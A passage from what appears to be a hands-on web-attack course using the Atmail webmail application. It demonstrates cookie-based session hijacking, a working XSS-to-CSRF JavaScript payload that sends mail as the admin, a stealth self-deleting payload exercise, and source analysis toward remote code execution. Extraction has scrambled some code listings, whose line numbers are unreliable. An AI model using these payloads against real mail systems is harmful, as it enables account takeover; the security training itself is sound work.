


Figure 52: Simulating a session hijack




Figure 53: Bypassing the authentication via session hijacking

2.4.2 Exercise

Recreate the above attack and make sure you are able to log in to the Atmail web interface with the stolen cookie.

2.5 Session Riding

Since we are targeting an administrative Atmail user, we could have unrestricted access to the application. However, while we have successfully hijacked the admin's Atmail session, we will only be able to impersonate the target user as long as the session is alive. In other words, should the admin user log out, the session cookie will be invalidated and prevent us from accessing the admin's Atmail interface and finishing whatever attack we planned.

Rather than performing our attack from the web browser, a more robust approach would be to automate whatever action we would like to perform as the authenticated user with the help of a script. We could do this, for example, by developing a script on the attacking server that would process the request issued through the XSS vulnerability. The script would extract the cookie from the request and make use of it for the remainder of the attack.

There's another interesting (and easier) option we could explore though. Rather than stealing the cookie, we could leverage the XSS vulnerability to force our authenticated victim to execute whatever action we want. In this way, we would ride the victim session turning our XSS into a cross-site request forgery attack (CSRF).²⁰ CSRF attacks are also known as session riding.

Despite the similar name, it's important to understand the difference between session riding and session hijacking. In the latter, the attacker uses the stolen cookie to perform the attack, while in the former, the victim is performing the attack on the attacker's behalf through a legitimately authenticated browser session.

²⁰ (OWASP, 2020), [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))

To automate our attack we can use JavaScript. The XHR API²¹ can be very useful in these situations as it allows us to establish a bi-directional communication channel between the web application (server) and the victim's session, without the victim having any knowledge of the attack.

2.5.1 The Attack

While there are a number of actions we could automate, for this exercise we will try to keep things simple and develop a JavaScript payload that will send an email to an address of our choosing from the compromised admin account.

As mentioned in the previous section, the vector will be slightly different as we will leverage the XSS vulnerability in order to perform multiple cross-site request forgery attacks. We will build a more complex and useful payload later in this module based on the steps explained in this section.

Our first step will be to identify the correct URL used to send an email and determine what a normal request looks like.

In order to streamline the proof of concept development process, we will use the Atmail web UI and admin user credentials on our Kali attacking machine alongside our intercepting *BurpSuite* proxy. This will allow us to simplify our efforts since we will not rely on stolen sessions.

Using an authenticated Atmail session on our Kali machine, we can compose a test email and send it while capturing all generated traffic in BurpSuite. At this point, we are primarily interested in the request that actually tells the Atmail server to process and send our email. In Figure 54 we can see that request.



```

POST /index.php/mail/composemessage/send/tabId/viewmessageTab1 HTTP/1.1
Host: atmail
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atmail/index.php/mail
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 323
Cookie: atmail6=2e78v52ikhlgv80e6ks2v2pc76
DNT: 1
Connection: close

tabId=viewmessageTab1&composeID=uid6ba3b69d8b&relatedMessageFolder=&relatedMessageUIDs=&relatedMessageMessageId=&relatedMessageResponseType=&relatedDraftUID=&readReceiptRequested=false&emailTo=admin%40offsec.local&emailSubject=test+email&emailCc=&emailBcc=&emailBodyHtml=This+is+a+test+email!%3Cbr%3E%0A%09%09%09%3Cbr%3E

```

Figure 54: Discovering the request that will send an email

²¹ (W3C, 2016), <https://www.w3.org/TR/XMLHttpRequest/>

2.5.2 Minimizing the Request

Our next step is to minimize the request. While this is not a mandatory step, it will help us remove unnecessary components in our final request and help us debug any potential issues along the way by keeping the request as clean as possible.

One option is to do this systematically (i.e. keep deleting parameters, headers, or any other unnecessary data from the request until we are no longer able to successfully send an email). This is where the BurpSuite repeater comes in handy.

The other option in this case is to read the source code, but for the sake of this exercise and since this is not always possible, we will stick with the first approach.

After repeating the minimization process a few times, we are able to turn our original request into the following very small request.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET /index.php/mail/composemail/send/tabId/viewmessageTab1?emailTo=admin%40offsec.local&emailSubject=test+email&emailBodyHtml=%3Cbr%3E%0A%09%09%09This+is+a+test+email!%3Cbr%3E HTTP/1.1
Host: atmail
Cookie: atmail6=hlncc5s12luql4ihiaik9bllf61
Connection: close
```

Figure 55: The GET request shown sends an email to whoever we want

Getting from the initial request to a much smaller one is not as difficult as it might seem. To recap, the following is the POST request we started with, which sends an email from the web interface to an arbitrary address.

```
POST /index.php/mail/composemail/send/tabId/viewmessageTab1 HTTP/1.1
Host: atmail
Content-Length: 338
Accept: application/json, text/javascript, /*/
Origin: http://atmail
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/54.0.2840.71 Safari/537.36 Content-Type: application/x-www-form-
urlencoded
Referer: http://atmail/index.php/mail
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: atmail6=16t8al21shffhdh01e2vvclk96
Connection: close

tabId=viewmessageTab1&composeID=uida25bd740fb&relatedMessageFolder=&relatedMessageUIDs=&relatedMessageMessageId=&relatedMessageResponseType=&relatedDraftUID=&readReceiptReq
```

```
uested=false&emailTo=admin%40offsec.local%3E&emailSubject=test%20email&emailCc=&emailB
cc=&emailBodyHtml=%3Cbr%3E%0A%09%09%09This+is+a+test+email!
```

Listing 29 - The original raw request to send an email

And this is our final minimized request we will use going forward:

```
GET
/index.php/mail/composemail/send/tabId/viewmessageTab1?emailTo=admin%40offsec.local
&emailSubject=hacked!&emailBodyHtml=This+is+a+test+email! HTTP/1.1
Host: atmail
Cookie: atmail6=16t8al21shffhdh01e2vvclk96
```

Listing 30 - The raw GET request that sends an email after it has been minimized

As you may have noticed, in this particular case, we were able to convert the original POST request into a GET request. The easiest way to do so is via the BurpSuite Repeater functionality. By right-clicking the POST request in the Repeater, we are presented with a popup menu that has several options.




Figure 56: Changing the request type in BurpSuite's Repeater

Selecting *Change request method* will convert the POST request to a GET request.

Please note that we are not required to change the request method to successfully minimize the request. We are doing so only to demonstrate this BurpSuite functionality. Moreover this conversion is not always possible as it depends on how the web application request handler is implemented. In this instance Atmail accepts both methods for this particular request.

2.5.3 Developing the Session Riding JavaScript Payload

After minimizing the HTTP request, we can now start developing the JavaScript code that will execute this attack in the context of the admin user directly from the victim browser.

In the following example, we are going to send the email to our own email account on the Atmail server (*attacker@offsec.local*). Please note that this account was created only to better see the outcome of the attack. The attacker obviously does not need an account on the target server.

We will create a new JavaScript file called `atmail_sendmail_XHR.js` containing the code from Listing 31. If this code executes correctly, it should send an email to the `attacker@offsec.local` email address on behalf of the `admin@offsec.local` user. Most importantly, this will all be automated and done without any interaction by the logged-in admin Atmail user.

```
var email = "attacker@offsec.local"; var
subject = "hacked!";
var message = "This is a test email!";

function send_email()
{
    var uri = "/index.php/mail/composemessage/send/tabId/viewmessageTab1";
    var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
    "&emailBodyHtml=" + message;

    xhr = new XMLHttpRequest();
    xhr.open("GET", uri + query_string, true);
    xhr.send(null);
}
send_email();
```

Listing 31 - Code that sends an email to attacker@offsec.local

Note that the code from Listing 31 is implementing the minimized GET request we gathered from the previous section. More importantly, notice how the JavaScript code does not use any cookies. This is because we are simulating the request forgery attack by executing this script from the browser that is already logged in to the Atmail application as `admin@offsec.local`.


Since the code executes without the need for interaction and the HTTP session is legitimate, we should be able to use this to send our test email from one account to another.

Nevertheless, after testing the code from Listing 31, we noticed that it did not work as expected, since the attacker inbox did not receive any emails from the admin account. While we are developing our payloads, we will inevitably make mistakes and should therefore have at least basic familiarity with a browser's debugging tool. For Firefox we can make use of the built-in *Developer Tools* to figure out what went wrong in our example.

In this particular case, if we look at the Console output while logged in to the `admin@offsec.local` inbox, we can see that there is a syntax error in our `atmail_sendmail_XHR.js` file. Specifically, it is located on line 7 and character position 74. If we click on the actual file name listed in the console we can also see the entire JavaScript source code, as well as the highlighted line in question.



Figure 57: Using Firefox Developer Tools to debug our payload issue



```

var email    = "attacker@offsec.local";
var subject = "hacked!";
var message = "This is a test email!";

function send_email()
{
    var uri ="/index.php/mail/composemessage/send/tabId/viewmessageTab1";
    var query_string = "?emailTo=" + email + "&emailSubject=" + subject + "&emailBodyHtml=" + message;

    xhr = new XMLHttpRequest();
    xhr.open("GET", uri + query_string, true);
    xhr.send(null);
}

send_email();

```

Figure 58: Debugging JavaScript payloads using developer tools

Thankfully, this is a simple fix, as we just need to close the double quotes after the `emailBodyHtml` string. Here is our final `atmail_sendemail_XHR.js` file:

```

01: var email    = "attacker@offsec.local";
02: var subject = "hacked!";
03: var message = "This is a test email!";
04: function send_email()
05: {
06:     var uri ="/index.php/mail/composemessage/send/tabId/viewmessageTab1"; 07:
var query_string = "?emailTo=" + email + "&emailSubject=" + subject +
"&emailBodyHtml=" + message;
08:     xhr = new XMLHttpRequest();
09:     xhr.open("GET", uri + query_string, true);
10:     xhr.send(null);
11: }
12: send_email();

```

Listing 32 - The JavaScript exploit payload

As a recap, here is a summary of our attack vector:

1. Send an email to `admin@offsec.local` with a malicious payload in the `Date` field, that references a JavaScript file on our attacking server
2. Create a JavaScript file on our attacking server that will be called by the tag described in step 1
3. Include code in the JavaScript file that will send an email from `admin@offsec.local` to `attacker@offsec.local`
4. Start the simple Python web server from the same directory where the malicious JavaScript file is located
5. Log in to the `admin@offsec.local` account to trigger the XSS




Figure 59: Triggering our XSS attack again with our new send email payload

After executing the entire attack chain, we can log in and view the attacker's inbox, where the email from the admin user has been received!




Figure 60: A wild email appears!

2.5.4 Exercise

Recreate the above XSS attack to send an email from the admin account.

2.5.5 Extra Mile

Once you can send emails, change the payload to create a new contact instead.

Please be aware that you are going to require a web proxy for this exercise and at this point, you should be sufficiently comfortable with BurpSuite.

Once you have completed the previous exercise, enhance the JavaScript payload further to delete itself from the victim's email inbox. This provides an extra level of stealth and is often used in large-scale XSS worms.

To parse the web server's response, you can use the `response22` property of an `XHR` object. The following is an example template you can use to assist you in completing this exercise.

²² (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/response>

```

function read_body(xhr) {
var data;
if (!xhr.responseType || xhr.responseType === "text") {
data = xhr.responseText;
} else if (xhr.responseType === "document") {
data = xhr.responseXML;
} else if (xhr.responseType === "json") {
data = xhr.responseJSON;
} else {
    data = xhr.response;
}
return data;
}
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {      if
(xhr.readyState == XMLHttpRequest.DONE) {
console.log(read_body(xhr));
} }
xhr.open('GET', 'http://atmail', true); xhr.send(null);

```

Listing 33 - Reading back a server response from a XMLHttpRequest object request

2.6 Gaining Remote Code Execution

2.6.1 Overview

As attackers, we want to find a way to gain full control of our target, and that means compromising the entire underlying operating system. Of course, one vulnerability alone is not always sufficient. Often, we have to use more than one in the audited application, or even target a different software running on the system.

In the case of Atmail, we know that we can use the XSS vulnerability to hijack the administrative webmail session. However, with a bit of luck, the same XSS vulnerability could also be used to reach the extended administrative functionalities of the application. For this attack vector to work, the administrative user would have to be logged in to both (webmail and admin) interfaces at the same time when the XSS vulnerability is triggered. An attacker would be able to detect if that is the case by the presence of a second session cookie, named `atmail6_admin` as seen in the figure below.



Figure 61: Atmail administrative cookie.

Being able to reach the administrative interface would greatly expand our attack surface. Moreover, very often the part of the code responsible for the implementation of the administrative functions is the least reviewed and most trusted by application developers and is therefore very interesting from an attacker perspective.

Depending on the nature of the application, developers will at times use a framework that allows a system administrator to extend the functionality of the original application via plugins. In essence this means that anybody with administrative privileges for the application can effectively execute arbitrary code on the system that is hosting the application in question.




Figure 62: Atmail supports plugin installation.

However, we are going to explore the exploitation of another application functionality which, in our opinion, provides us with a more interesting approach to gaining remote code execution on

A properly designed and protected plugin framework incorporates security boundaries that minimize the inherent risk of executing arbitrary code on a host system. Since the developers of Atmail have not sufficiently protected the plugin deployment process within the web application, crafting a malicious plugin is definitely a viable option in this case.

the target system.

2.6.2 Vulnerability Description

The attack vector we will describe is actually a small chain of vulnerabilities that elegantly subverts the logic of the application.

In order to do this, we will make use of two vulnerabilities. The first one weakens the posture of the application via changes to the global settings of the application, and the second one makes use of this weakened posture to upload malicious PHP code. In essence, we are:

1. Changing the global settings of the application (requires administrative access)
2. Uploading a file via an email attachment (requires mail user access)
3. Accessing the uploaded file so that it is executed by the server (requires no privileges)

In order to properly identify and understand the vulnerabilities used in this section, we will need to dive into the source code of Atmail.

2.6.3 The addattachmentAction Vulnerability Analysis

Since we are targeting an email application and the ability to send attachments is one of the most fundamental functions an email platform needs to support, we should already have the ability to upload arbitrary files to the Atmail server. The question, however, is this: what security mechanisms does Atmail use to prevent a user from uploading AND executing malicious files, regardless of their type?

In order to better understand this, we first captured a normal HTTP POST request that is triggered when a user attaches a file to an email in the web UI.

```
POST /index.php/mail/composemail/addattachment/composeID/uidb6994f2d9d HTTP/1.1
Host: atmail
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atmail/index.php/mail
Cookie: atmail6=1a508uf9bdaa9f2g66gkdhtls5; atmail6_admin=bv0c49q96e4e9sp10cmsc6d780
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----
1516032960449973684759015284
Content-Length: 242

-----1516032960449973684759015284
Content-Disposition: form-data; name="newAttachment"; filename="atmail.txt"
Content-Type: text/plain
```



TESTING ATMAIL

-----1516032960449973684759015284--

Listing 34 - A typical POST request when attaching a file to an email.

We then searched for any occurrence of the word “addattachment”, which is part of the URL (Listing 34), in the Atmail code base using the following command:

```
[atmail@atmail ~]$ grep -r "function addattachment" /usr/local/atmail --color
2>/dev/null
/usr/local/atmail/webmail/application/modules/mail/controllers/ComposemessageController.php: public function addattachmentAction()
```

Listing 35 - Searching for the “addattachment” string on the Atmail server.

As a result, we discovered the implementation of attachment handling logic in the /usr/local/atmail/webmail/application/modules/mail/controllers/ComposemessageController.php file:

```
1129:     public function addattachmentAction()
1130:     {
1131:         $this->helper->viewRenderer->setNoRender(); 1133:
1132:         $requestParams = $this->getRequest()->getParams(); 1135:
1133:         $type = str_replace('/', '_', $_FILES['newAttachment']['type']);
1134:         $filenameOriginal = urldecode( $_FILES['newAttachment']['name'] );
1135:         $filenameOriginal = preg_replace("/^[\./]+/", "", $filenameOriginal);
1136:         $filenameOriginal = str_replace("../", "", $filenameOriginal);
1137:
1138:         $filenameFS = $type . '-' . $requestParams['composeID'] . '-' .
1139:         $filenameOriginal;
1140:
1141:         $filenameFSABS = APP_ROOT . users::getTmpFolder() . $filenameFS;
1142:
1143:         // Make sure the file will be saved to the user's tmp folder 1146:
1144:         if (realpath(dirname($filenameFSABS)) != realpath(APP_ROOT .
1145:             users::getTmpFolder())) {
1146:             echo $this->view->translate("illegal filename");
1147:             return; 1149:
1148:         }
1149:
1150:
1151:         if ( $_FILES["newAttachment"]["error"] == UPLOAD_ERR_OK )
1152:         {
1153:
1154:             if ( !move_uploaded_file($_FILES['newAttachment']['tmp_name'],
$filenameFSABS) )
```

Listing 36 - The code responsible for file attachment handling

If we look carefully at the code in Listing 36, we can see a couple of things that are of interest to us. First, on line 1137, we see that the `filenameOriginal` variable is set using the user-controlled file name²³ (refer to the `name` POST variable in Listing 34).

More importantly, on lines 1138 and 1139, we see that the Atmail developers were mindful of file names starting with one or two dots, which could be used to overwrite files like `.htaccess` and/or perform directory traversal attacks.

It's interesting to note that the check on line 1139 does not look for "..\". This means that if this software was deployed on a Windows operating system, then this check could probably be bypassed.

On line 1141, we see that a new variable called `filenameFS` is created and that it partially consists of the `filenameOriginal` variable. Then, on line 1143 the `filenameFS` variable is concatenated into a variable called `filenameFSABS` along with the result of the function call to `users::getTmpFolder()`.

Let's investigate that function. Inside of `/usr/local/atmail/webmail/application/models/users.php` we see the rather lengthy implementation of `getTmpFolder`:

²³ (PHP Group, 2020), <http://www.php.net/manual/en/reserved.variables.files.php>, <http://us3.php.net/manual/en/features.fileupload.post-method.php>

```

117:     /**
118:      * @returns user tmp folder name, (Config) tmpFolderBaseName . (FS Safe)
Account
119:      */
120:     public static function getTmpFolder( $subFolder = '', $user = null )
121:     {
122:
123:         $globalConfig = Zend_Registry::get('config')->global;
124:         if( !isset($globalConfig['tmpFolderBaseName']) ) 
125:         {
126:
127:             throw new Atmail_Mail_Exception('Compulsory tmpFolderBaseName not
found in Config');
128:
129:         }
130:         $tmp_dir = $globalConfig['tmpFolderBaseName']; // 1.
131:         $userData = null;
132:         if($user == null)
133:         {
134:             $userData = Zend_Auth::getInstance()->getStorage()->read();
135:             if(is_array($userData) && isset($userData['user'])) 136:
{
137:                 $safeUser = simplifyString($userData['user']);
138:             }
139:             else
140:             {
141:                 // something went wrong.
142:                 // return global temp directory
143:                 return APP_ROOT . 'tmp/';
144:             }
145:         }
146:         else
147:         {
148:             $safeUser = simplifyString($user); // 2.
149:         }
150:         $accountFirstLetter = $safeUser[0]; // 3.
151:         $accountSecondLetter = $safeUser[1]; // 4.
152:         $range = range('a','z');
153:         if(!in_array($accountFirstLetter, $range))
154:         {
155:             $accountFirstLetter = 'other';

```

```

156:         }
157:
158:         if(!in_array($accountSecondLetter, $range))
159:         {
160:             $accountSecondLetter = 'other'; 161:
161:
162:             if( !is_dir(APP_ROOT . $tmp_dir) ) 164:
163:                 $tmp_dir = '';
164:
165:                 $tmp_dir .= $accountFirstLetter . DIRECTORY_SEPARATOR;
166:                 if( !is_dir(APP_ROOT . $tmp_dir) )
167:                 {
168:
169:                     @mkdir(APP_ROOT . $tmp_dir);
170:                     if( !is_dir(APP_ROOT . $tmp_dir) )
171:                         throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions'); 173:
172:
173:                     $tmp_dir .= $accountSecondLetter . DIRECTORY_SEPARATOR;
174:                     if( !is_dir(APP_ROOT . $tmp_dir) )
175:                     {
176:
177:
178:                         @mkdir(APP_ROOT . $tmp_dir);
179:                         if( !is_dir(APP_ROOT . $tmp_dir) )
180:                             throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions'); 182:
181:
182:                         $tmp_dir .= $safeUser . DIRECTORY_SEPARATOR;
183:                         if( !is_dir(APP_ROOT . $tmp_dir) )
184:                         {
185:
186:
187:                             @mkdir(APP_ROOT . $tmp_dir);
188:                             if( !is_dir(APP_ROOT . $tmp_dir) )
189:                                 throw new Exception('Failure creating folders in tmp directory.
Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions'); 191:                               192:                           }
190:
191:                           if( $subFolder != '' )
192:                           {
